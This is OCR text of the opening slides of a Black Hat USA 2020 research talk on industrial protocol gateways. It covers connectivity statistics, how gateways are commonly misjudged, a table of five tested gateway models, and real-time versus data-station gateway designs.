black hat USA 2020

Industrial Protocol Gateways Under Analysis

Dr. Marco Balduzzi – @embyte

Joint work with:
- Philippe Lin, Charles Perine, Ryan Flores, Rainer Vosseler from Trend Micro
- Luca Bongiorni as Independent Researcher


TREND MICRO™ research


Default
Serial ports


ETH1
ETH2 (PoE)
Link150
Link150-E58940
ETH1 LK/10-100/ACT
ETH2 (PoE) LK/10-100/ACT
Module Status
Network Status
RS232
RS485
EGX150
Schneider Electric



red lion

A complex ecosystem



A simplified view. Can be more complicated than this!

Heterogeneous Protocols



Increased demand for connectivity


- 34.5% of control networks are connected to the Internet
- 66.4% are connected to either
  - a third-party private infrastructure
  - or to their enterprise business network.

Reference: SANS State of OT/ICS Cybersecurity Survey (2019)


Protocol Gateway

10 cm

Ethernet




Typical installation




Protocol Gateway

Common Understanding	Reality	Consequences
Tiny, cheap, embedded “piece of hardware”	Can actually run a fully-fledged system	Overlooked, not indexed
Performs secondary tasks (not like an industrial robot)	It’s actually core to the industrial network	Mis-configured, not patched, not monitored

Research Assumptions





Research Assumptions

Vendor neutral

Considered Gateways

Gateway	Type	Country	Interfaces	Translations
Nexcom NIO50	Real-time	Taiwan	Eth, Serial, Wifi	Transparent, Modbus (tcp/rtu/ascii), MQTT
Schneider Link 150	Real-time	France	Eth, Serial	Modbus (tcp/rtu/ascii), jbus, powerlogic
Digi One IA	Real-time	USA	Eth, Serial	Transparent, Modbus (tcp/rtu/ascii)
Red Lion DA10D	Data Station	USA	Eth, Serial	300 drivers
Moxa MGate 5105-MB-EIP	Data Station	Taiwan	Eth, Serial	Modbus (tcp/rtu/ascii), ethernetIP, MQTT


Type of Gateways


- Real-Time
  - Real-time approach: each incoming packet is immediately parsed, evaluated, and translated
- Data Stations
  - Asynchronous approach, e.g. do not wait for an incoming read to pull data our from a slave
  - Require the configuration of a sort of routing table: *I/O Mapping Table*

